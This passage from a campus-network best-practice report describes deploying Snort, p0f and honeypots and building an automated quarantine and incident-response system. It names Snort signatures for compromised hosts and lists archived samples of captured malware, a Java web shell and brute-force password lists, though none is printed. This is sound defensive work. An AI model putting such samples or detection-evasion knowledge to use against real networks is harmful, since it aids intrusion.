But one of the supplemental tool is worth mentioning at this point. That one is p0f [32]. Tool was used as a supplement to other systems, extracting information on operating systems that were trying to communicate with tested honeypots. p0f identifies the remote operating system by comparing characteristics seen in packet headers and application data with its own knowledge base. p0f does not represent IDS as such, but can provide additional information about attacking party.




Figure 15: p0f OS fingerprinting results

3.2.11 Snort

Last but not least, we have to elaborate on biggest IDS project ever – Snort[35]. Snort is a respected and widely used tool relying on the signatures method. Many commercial, even hardware-embedded products are based on it.

There were two setups tested, separate agents on service servers and also a SPAN port sensor on selected backbone link. Either way for Snort to work efficiently, signature libraries bust be well tuned and frequently updated. They can be obtained from various sources: official open-source release, public domain community [33, 34], commercial vendors or yourself.

For data storage an MySQL was selected with BASE [36] and custom frontends to browse Snorts outputs. For MySQL could be useful to setup tables to be larger than 4 GB. To decrease database size all rules can be untagged, that stops snort to record whole session which triggers some of the rules [37]. For the very same reason portscan preprocessors and rules that detect port scanning can be disabled. Our experience shows that PHP based interface works reasonably well with up to 1,000,000 records. Larger amounts of data make the system unusable.

```
alter table <all tables> max_rows = 200000000000 avg_row_length = 512;
```

Figure 16: MySQL: Augmenting maximum table size settings

Still, a given the large amount of data generated Snort was usually used as an additional source of information when investigating incidents in the WEBnet. Among others, the following rules proved most useful:

- ET MALWARE Suspicious 220 Banner on Local Port: 2003055
- ATTACK-RESPONSES id check returned root : 1:498

The first one detects probable FTP servers running on non-standard ports, which indicates that the computer in question may have been compromised by a warez group that uses the computer as a distributed data store. The second one may reflect a successful attempt at identifying the user account used to run a service (see 3.2.9). Some of the other rules can be used for investigating third party claims of intellectual property right violations (eg detecting traffic of common clients like DC++, eDonkey, BitTorrent, ...). There is also an similar project developed at VSB.CZ based on torrent id resolution.

PE Hunter Snort is modular in its architecture. PE Hunter is a dynamic preprocessor module, that extracts executable files from the data streams being monitored. It identifies them by the PE header, computes the length of each file and stores it on a disk. Deploying it on a very fast and heavily loaded line (for broadest impact) requires a few modifications (*src/pehunter-session.patch*). It is necessary to limit the number of simultaneously monitored connections and reduce the length of session data that is searched for PE header.




Figure 17: Snort: Number of events

Conclusion In described usage the alerts were still so many (fig. 17), it was too hard to manage them effectively, examining every node which generates alert, since it was very hard to decide about success-fullness of the attack. Because was our first IDS ever used, we gave up development of this sensor in favor of those described above. But in the light from lessons learned, we would like to try Snort in explicit rules setup sometimes in the future.

PE Hunter collected 3,111 files between 2009 and 2009. Only eight of them contained malware (as detected by ClamAV).

4 IDS for fun and profit

Suppose that there are some IDS sensors deployed, they alerts an administrator about selected (policy driven) malicious behavior. For the next phase there are two main options.

Being an security manager of a transport network (like CESNET2) it is good to centralize gathered information in some of the SIEM systems [39, 40, 56] and begin to redistribute incidents information to other parties [18], either to a customer or neighbor networks. More, a correlation of IDS data from own and remote sources [42] can improve efficiency of the system significantly.

On the other hand, being an CSIRT administrator in the edge network, there is also a duty not just to detect incidents, but also to deal with found threats and help users not to misbehave again. For this class of the networks [43], an system for automation of threat remediation can be made to help users and administrators with the process of incident response.

Besides the high level policy standards for incident response in any organization, in campus environments it is useful to formalize IR process for prevalent incidents (virus or spam outbreak, copyright infringement, ...). In WEBnet network, core employees of IT staff do not have direct control over every user stations and it is not possible to identify user identity based only on IP address (it is a most significant information digged from IDS above). Finding a named person responsible for connected node involves many manual steps (manipulating a ticketing system, communication with local administrators, configuring network devices or eduroam identity database). During the time of user identification, a machine generating unapropriate behavior remains disconnected from the network and user is typically unable to distinguish this state from other network error.

The main goal of the second phase of integrating IDS into our environment were:

- to be able directly inform user about incident, not relaying all communication through local administrator,
- to aid user with proper tools and information for proper IR,
- to automate some steps needed for IR.

4.1 The Fun

Due to the nature of the WEBnet, there are several ways to achieve the goals. The main criteria for selection from them should be their implementation complexity, particularly with regard to the performance, features and options of circumvention.

There are several option how you can control traffic ...

DHCP Every node should use network setting obtained thought legitimate DHCP service, a traffic can be controlled through it's setting (eg. change of DNS server). But often in current networks, there is not 100% coverage of Dynamic ARP inspection and IP Source Guard or similar technology preventing L2 spoofing. Also the duration of DHCP lease is set to a long time periods, more longer that is suitable for a realtime reaction. More, performed tests shows that DHCP client implementations vary in implementation of RFC2131#3.7.

DNS In the same way, central DNS service can be manipulated for certain clients. That involves creating of a second resolver on a service server and redirecting selected traffic to that instance (see appendix B.7). This could be acceptable solution for small or closed networks.

Borders In small networks with Linux oriented area routers (eg. metropolitan community networks), it is possible to control traffic for selected internal nodes by Netfilter. But in a large networks, the filtering just at the area is not enough, as that not block much of the internal traffic.

802.1x/NAC Other possible solution is to use the full NAC solution, or at least requiring 802.1x AAA on every access port (see Eduroam). Connection to the network would be controlled based on the identification of the responsible user. Due to the variety of devices (computers, telephones, copiers, printers, ...) in campuses, it is not possible to use this approach to all access ports. Mode with spare setup[3] would bring unacceptable number of configuration changes on the active elements in network.

4.1.1 Backbone

In high speed networks the main concern is throughput in packet processing. Specialized ASIC circuits are used for that purpose, implementing features like traffic filtering based on ACLs and PFC cards for special packet manipulation. Such circuits are in Cisco product of the Catalyst line.

One of the PFC features is implementation of WCCP[44]. By that, an ACL selected traffic can be routed through GRE tunnel or redirected by rewriting L2 addresses to a HTTP proxy (eg. Squid), where you can fine control it, while discarding other packets and so limit malicious activity.

However the test and production deployment (see appendix B.8) revealed some major disadvantages. In WEBnet, the backbone routers are Catalyst 6500 and 4900M. But 4900M devices implements only L2 manipulation mode for WCCP and that did not fit our needs. The second problem would likely to emerge soon, often changes in backbone routers configuration could affect the performance of the network. We did not selected this method.

4.1.2 Dedicated VLAN and access port orchestration




Figure 18: Quarantine network solution

Another option is to establish a special dedicated subnet (VLAN) and automated configuration of such subnet to certain access ports. Routing this network to an Internet, done on Linux router, allows to fine control the traffic of the selected nodes in a wide network. This solution could be suitable for high-speed network like WEBnet and there are several tools available for automated configuration of network elements.

PacketFence – Open Source NAC. PF support automatic management of many network devices, user self registration, supports various authentication mechanisms and also has features to detect malicious behavior and can assist in remediation of security incidents[54]. It consists of several components in PHP and Perl, but system is designed to be authoritative source of network

[3]only on selected ports

configuration data and that would not work well for site like WEBnet, as there is own system for this task.

NAV – Network Administration Visualized[41, 55] provides similar functionality. Unlike previous solution supports autodiscovery of networking devices and its parts are written in Python and Java.

4.2 Mysphere2 and NetSpy

NetSpy is a custom configuration management tool[57] developed within WEBnet and was extended to support quarantine features as needed:

- determining access port given the time and assigned IP address based on periodic survey of ARP tables (mac-address-table) and MAC addresses communicating through access ports (SNMP ipNetToMediaTable).
- switching any access port allegiance to a quarantine or normal VLAN on demand

Besides that it was necessary to create a quarantine subnet, respective due to the network topology, a 13 new subnets had to be created (fig. 19), a new OSPF process had to be started for all of them and they had to be routed a Linux router. More, VRF-lite can be used for separation of network traffic between quarantine and normal network, and GRE can be used to connect distant localities into quarantine subnet system.




Figure 19: Quarantine network architecture

For the rest of the automation of IR process a new application (Mysphere2) was developed. Application models process on figure 20. Some of screens can be found in appendix B.9, but detailed description of Mysphere2 can be found at [45]. Generally, system implements features for incident administrators and services for quarantined users/nodes. Project is written in PHP using CakePHP framework (MVC), documented by Doxygene with detailed flowchart. General character of the modeled IR process using standard framework allows its adoption in other networks.

Administrator features

- searching in Eduroam accounting,
- incident metadata and lifecycle management,
- sending template emails to users and local administrators,
- quarantine and Eduroam network management (quarantine/block),
- automated fetching or redistribution of additional data from/ internal WEBnet services.

User features

- access to user support documentation, webmail, phonebook,
- ability to use installation systems and file servers needed for software management,
- central antivirus service,
- IR feedback forms.




Figure 20: Mysphere2 simplified flowchart

4.3 The Profit

While our solution still don't have detention pursuit and other features, so far it helped to solve 70 incidents (May 2011 – November 2011) in our network. From the chronology of records of RT correspondence this system helps us to improve process of incident response as overall time to incident resolution shortened by 50%.

As a side effect, creating a software router on the edge of the quarantine network, results in creation of additional IDS sensor. At this position it's possible to observe live traffic of the actually infected. The gained information can be gained for example from DNS traffic. Observing real traffic can reveal hostnames and addresses of a current botnet C&Cs.

5 Lessons learned

There is no such program or device (open-source or commercial) which would secure your environment.

Every sensor or any detection method can be bypassed somehow (encryption, obfuscation, timing, bouncing ...). Automated systems like those described in section 3 are mostly aimed towards the detection of viruses or other automated malware, not for detecting APT attacker.

In campus or enterprise environment, an centralized antivirus solution can be deployed. There is a high cost for initial deployment, but since a continuous maintenance of such defense layer comes from third party as a service, this solution can stop many incidents in the very beginning.

Some of the network based IDS can be used for flood bouncing and there are only few of them which implements traffic limiting features. Honeypots, even low-interaction ones, can still provide valuable services to the attacker (eg. Kipo bounce scanning).

The default installation of a sensor can lead to honeypot disclosure by some of the (non)standard behavior or default SSL certificates which can be observed indirectly using public services like EFF SSL Observatory. Like Internet mail services uses DNS blacklists (listing spammers), there are also IDS lists available (listing sensors).

Graphical representation of the IDS data could help with its tuning or monitoring (see [46, 47]). In academic environment, students can be employed in research but not developing or deployment activities.

6 Conclusion

Given the current size of the Internet, it is impossible to prevent every single computer from being compromised. Campus networks often allows connection of various user devices or servers which generates security incidents depending on the character of the given network. As an additional layer in defense-in-depth approach for securing administered network, intrusion detection or prevention systems can be deployed.

There are various types, but all of them have one thing in common, though: choosing among them or tuning them for optimum performance requires time, knowledge and energy. With a growing number of IDS sensors and so detected incidents, the process of incident handling/response would consume a more and more time and that's why it is useful to formalize and automate such process across an administrative domain.

In this BPD we have presented our experience in the field of intrusion detection and prevention in hope that other can leverage our work and to start deploying IDS systems for fun and profit in their own network.

References

[1] ISC Diary
http://isc.sans.edu/diary.html

[2] Full Disclosure Mailing List
http://seclists.org/fulldisclosure/

[3] RFC2142: MAILBOX NAMES FOR COMMON SERVICES, ROLES AND FUNCTIONS
http://tools.ietf.org/html/rfc2142#section-2

[4] Christian Huitema: Et Dieu créa l'Internet
ISBN13: 978-2-212-07508-3

[5] Dan Farmer, Wietse Venema: Improving the Security of Your Site by Breaking Into it
http://www.porcupine.org/satan/admin-guide-to-cracking.html

[6] Roelof Temmingh: Breaking into computer networks from the Internet
http://packetstormsecurity.org/papers/general/hackingguide3.1.pdf

[7] Kevin Mitnick: The Art of Deception
ISBN: 0-471-23712-4

[8] Bill Bryant, Theodore Ts'o: Designing an Authentication System: a Dialogue in Four Scenes
http://web.mit.edu/kerberos/dialogue.html

[9] FreeMind - free mind mapping software
http://freemind.sourceforge.net

[10] yEd - Graph Editor
http://www.yworks.com/en/products_yed_about.html

[11] Apache Nutch – an open source web-search software project
http://nutch.apache.org

[12] http://home.zcu.cz/ bodik/gn3/seclib/index.html

[13] http://home.zcu.cz/ bodik/cheatsheets

[14] Lenny Zeltser: Security incident survey cheat sheet for server administrators
http://zeltser.com/network-os-security/security-incident-survey-cheat-sheet.pdf

[15] Simon Baker, Patrick Green: Checking UNIX/LINUX Systems for Signs of Compromise
http://www.ucl.ac.uk/cert/nix_intrusion.pdf

[16] Simon Baker, Patrick Green, Thomas Meyer, Garaidh Cochrane: Checking Microsoft Windows Systems for Signs of Compromise
http://www.ucl.ac.uk/cert/win_intrusion.pdf

[17] LaBrea homepage
http://labrea.sourceforge.net/labrea-info.html

[18] Pavel Vachek: LaBrea – Technická zpráva CESNETu č. 5/2006
http://www.cesnet.cz/doc/techzpravy/2006/ids/

[19] Nepenthes
http://nepenthes.carnivore.it/

[20] Prelude IDS
http://www.prelude-technologies.com/en/development/index.html

[21] SURFcert IDS
http://ids.surfnet.nl

[22] The Intrusion Detection Message Exchange Format (IDMEF)
http://tools.ietf.org/html/rfc4765

[23] RFC3954: Cisco Systems NetFlow Services Export Version 9
http://tools.ietf.org/html/rfc3954

[24] flow-tools: Tool set for working with NetFlow data
http://code.google.com/p/flow-tools/

[25] Tomáš Košňar: Flow-Based Traffic Analysis System - Architecture Overview
http://www.cesnet.cz/doc/techzpravy/2004/ftas-arch/

[26] OWASP.org – Open Web Application Security Project https://www.owasp.org

[27] Michael Muuter, Felix Freiling, Thorsten Holz, Jeanna Matthews: A Generic Toolkit for Converting WebApplications Into High-Interaction Honeypots
http://people.clarkson.edu/ jnm/publications/honeypot-raid2007.pdf
http://hihat.sourceforge.net/

[28] CWH: LFI to RCE Exploit with Perl Scrip
http://www.packetstormsecurity.com/papers/attack/lfirce-perl.txt

[29] modsecurity – Opensource web application firewall
http://www.modsecurity.org

[30] mod_ruid – suexec module for apache 2.0
http://websupport.sk/ stanojr/projects/mod_ruid/

[31] Masibty – Web Application Firewall
http://www.blackhat.com/presentations/bh-europe-09/Zanero_Criscione/BlackHat-Europe-2009-Zanero-Criscione-Masibty-Web-App-Firewall-wp.pdf

[32] Michal Zalewski: p0f v3
http://lcamtuf.coredump.cx/p0f.shtml

[33] http://www.emergingthreats.net

[34] http://www.bleedingsnort.com

[35] SNORT
http://www.snort.org

[36] BASE - Basic Analysis and Security Engine
http://sourceforge.net/projects/secureideas

[37] Snort documentatiton: 3.7.5 tag
http://manual.snort.org/node34.html#SECTION00475000000000000000

[38] Radoslav Bodó, Aleš Padrta: Rozvoj systémů pro detekci průnikù v síti WEBnet
Závěrečná zpráva FR CESNET projektu 230R2/2007
http://fondrozvoje.cesnet.cz/projekt.aspx?ID=230

[39] OSSIM – Open Source SIEM
http://communities.alienvault.com/community

[40] Warden – Terena BPD TBD

[41] *Tom Podermański, Matěj Grégr:* Tom Podermański, Matěj Grégr
Seminář Monitorování provozu kampusových sítí, 2011
http://www.cesnet.cz/akce/2011/monitorovani-kampusovych-siti/p/podemanski-monitoring-ipv6-toku.pdf

[42] https://dshield.org/

[43] Jan Goebel, Jens Hektor, Thorsten Holz: Advanced honeypot-based intrusion detection
;login: v.31 n.6
http://www.usenix.org/publications/login/

[44] Cisco: Web Cache Control Protocol
http://www.cisco.com/en/US/docs/ios/11.2/feature/guide/wccp.html

[45] Radoslav Bodó, Aleš Padrta: Zkvalitnění procesu řešení bezpečnostních incidentů v síti WEBnet
Závěrečná zpráva FR CESNET projektu 369/2010
http://fondrozvoje.cesnet.cz/projekt.aspx?ID=369

[46] DAVIX – a live CD for data analysis and visualization
http://www.secviz.org

[47] Greg Conti: Security Data Visualization
ISBN: 978-1-59327-143-5

[48] Pavel Vachek: CESNET Intrusion Detection System
Technická zpráva CESNETu číslo 5/2006
http://www.cesnet.cz/doc/techzpravy/2006/ids/

[49] Graphviz - Graph Visualization Software
http://www.graphviz.org

[50] Jan Goebel, Jens Hektor, Thorsten Holz: Advanced honeypot-based intrusion detection
;login: v.31 n.6
http://www.usenix.org/publications/login

[51] Dave Ditrich, Sven Dietrich: Command and control structures in malware: from malware handler/agent to P2P
;login: vol.32 no.6
http://www.usenix.org/publications/login

[52] Michael Muter, Felix Freiling, Thorsten Holz, Jeanna Matthews: A Generic Toolkit for Converting Web Application Into High-Interacton Honeypots
http://people.clarkson.edu/ jnm/publications/honeypot-raid2007.pdf

[53] dbacl - a digramic Bayesian classifier
http://dbacl.sourceforge.net/

[54] PacketFence: Open Source NAC (Network Access Control)
http://www.packetfence.org

[55] NAV: Network Administration Visualized
http://metanav.uninett.no/

[56] Aleš Padrta, Jan Mach, Radek Orkáč: Využití loggingu
Seminář Monitorování provozu kampusových sítí, 2011
http://www.cesnet.cz/akce/2011/monitorovani-kampusovych-siti/p/padrta-logging.pdf

[57] Michal Kostěnec: Řešení bezpečnostních incidentù v síti
Diplomová práce, 2009, Plzeň

[58] Craig Schiller , Jim Binkley: Botnets: The Killer Web App
ISBN: 978-1597491358

[59] http://code.google.com/p/bashitsu/

A Description of Published Data

Since the published data include sensitive information, they may be provided to other members of the GN3 upon request if approved by CESNET-CERTS.

```
|-- data
|   |-- apache_rfi
|   |   |-- dbacl12 - training data files for bayes filters
|   |   |-- downloads - sorted samples of Web PHP malware
|   |   |-- sample-rfi.log.20081116010101 - examples of script input data
|   |   `-- sample.report - example of a daily report
|   |-- dionaea - captured malware
|   |-- hihat
|   |   |-- scripts/hihat/webhpj2ee/* - honeypot example
|   |   |-- analyza-j2ee.ods - record of an attack on j2ee hihat
|   |   |-- bruteforces-passwords.txt - password guessing attempts
|   |   |-- bruteforces-usernames.txt - username guessing attempts
|   |   |-- fexshell - java malware droppper
|   |   `-- jshell - java web shell
|   |-- kippo  - captured malware
|   |-- labrea
|   |   |-- labrea.log.sample - LaBrea log examples
|   |   `-- report.sample - report example
|   |-- nepe
|   |   |-- binaries - intercepted malware
|   |   `-- log - event log example
|   |-- p0f
|   |   |-- graphdata.csv - detected OS graph data
|   |   `-- graphdata.ots - detected OS graph data
|   |-- pehunter
|   |   `-- 00-clamav - PE files test results
|   `-- snort
|       `-- p2p-200901120030.log - example of p2p statistics gathered by Snort
|-- scripts
|   |-- apache_rfi
|   |   |-- apache_rfi.ignore - log filters
|   |   |-- apache_rfi.sh - main searching script
|   |   |-- apache_rfi.txt - readme
|   |   |-- apache_rfi2csv.sh - converting log to graph data
|   |   |-- apache_rfi_download.pl - downloadng included malware
|   |   |-- apache_rfi_report.pl - reporting
|   |   |-- crontab
|   |   |-- cz.test - testing data for pbotsnif3.pl
|   |   |-- datamine.txt - readme
|   |   |-- download_malware.pl - utility
|   |   |-- learn_dbacl.sh - bayes filter training
|   |   |-- pbotmap3.sh - drawing IRC structure with graphviz
|   |   |-- pbotsnif3.pl - acquiring data from IRC
|   |   `-- urlview - utility
|   |-- hihat
|   |   |-- apache2csv.sh - converting apache log to csv for j2ee hihat evaluation
|   |   |-- clean_hihat_spiders.sh - database maintenance
|   |   |-- getbruteforces.sh - password guessing detection
|   |   |-- getmanager.sh - tomcat exploit detection by hihat
|   |   |-- getrfi.sh - RFI detection by hihat
|   |   |-- getsql.sh - SQL injection detection by hihatu (does not work)
|   |   |-- hihat.txt - hihat
|   |   |-- hihat_report2.pl - reporting
|   |   |-- mk_hihat - turning any application into a honeypot
|   |-- labrea
|   |   |-- crontab
|   |   |-- datamine.txt - datamining query example
|   |   |-- install.txt
|   |   |-- labrea.ignore - labrea log filter
|   |   |-- labrea.init - rc script
|   |   |-- labrea.loadup - data pump
|   |   |-- labrea.logrotate - logrotate config
|   |   |-- labrea.munin - munin bw show bandwidth
|   |   |-- labrea.sql - db structure
|   |   |-- labrea_report.pl - reporting
|   |   `-- network-vlanXXX - linux vlan configuration
|   |-- nepenthes
|   |   |-- aliases - interfaces addresses
|   |   |-- datamine.txt - sql datamine
|   |   |-- install.txt
|   |   |-- nepe.init - rc skript
|   |   |-- nepe.loadup - data pump
|   |   |-- nepe.logrotate - logrotate config
|   |   |-- nepe.sql - db structure
|   |   |-- nepe.txt
```

```
|   |   |-- nepe_report.pl
|   |   |-- nepe_report2.pl - reporting
|   |   |-- network-aliases -
|   |   `-- network-vlanYY -
|   |-- p0f
|   |   |-- p0f.init - rc script
|   |   |-- p0f.logrotate - logrotate config
|   |   `-- p0fgraph.sh - p0f log to CSV
|   |-- snort
|   |   |-- oinkupdate.sh -
|   |   |-- rotate_snort.sh - database rotation
|   |   |-- searchp2p.pl - P2P statistics generation
|   |   |-- snortip.php - utility
|   |   `-- urlcode.pl - utility
|   |`-- spamsearch
|   |   `-- spamsearch2.pl - script to search Calligare NetFlow Inspector database for spammers
|   |`-- sshcrack
|   |   `-- sshcrack.pl         - script to search auth.log for cracking
|   |-- ipint.pl - utility
|   `-- makeregs.pl - utility
`-- src
    |-- log-grep - event log generating module for Nepenthes
    |   |-- Makefile.am
    |   |-- Makefile.in
    |   |-- log-grep.conf.dist
    |   |-- log-grep.cpp
    |   |-- log-grep.hpp
    |-- labrea-patch-curretnt-bw-bytes.diff - patch to modify bandwidth usage reporting
    |-- labrea-patch-dumbnet-headers.diff - patch to compile with a new library version
    |-- libnet-whois-iana-perl_0.23-1_all.deb - perl module for whois queries
    |-- nepenthes-log-grep.patch - patch to integrate log-grep module
    |-- pehunter-sessions.patch - pehunter patch to limit session lengths to monitor.
    `-- web - labrea, nepenthes and hihat web interface
```


B Examples and screenshots

B.1 labrea_report.pl

```
DEBUG: query whois for 216.191.75.193
DEBUG: query whois for 24.80.177.41
DEBUG: query whois for 131.193.39.207
DEBUG: query whois for 217.133.229.193
DEBUG: query whois for 222.133.128.205
DEBUG: query whois for 125.123.145.196
DEBUG: query whois for 24.80.194.248
DEBUG: query whois for 70.67.220.123
Total sessions: 9327


Total attackers in ownnet: 1
        147.231.xx.194 at 147.228.0.0/14: 36 times


Destination ports listing: 34 in total
  445:       4566
  139:       2094
 3306:        654
 1080:        383
 5405:        266
 3128:        252
 8800:        252
 1433:        252
  623:        245
   25:        228
  111:         88
 <zkraceno>


Attackers listing: 138 in total
   213.215.208.132:        497   IT
     70.70.124.224:        496   CA
      213.80.23.75:        433   SE
       66.151.10.1:        266   US
    217.106.133.72:        252   RU
   122.116.113.218:        228   TW
    131.193.39.207:        221   US
    81.195.104.242:        220   RU
      70.70.18.221:        207   CA
       70.71.74.29:        196   CA
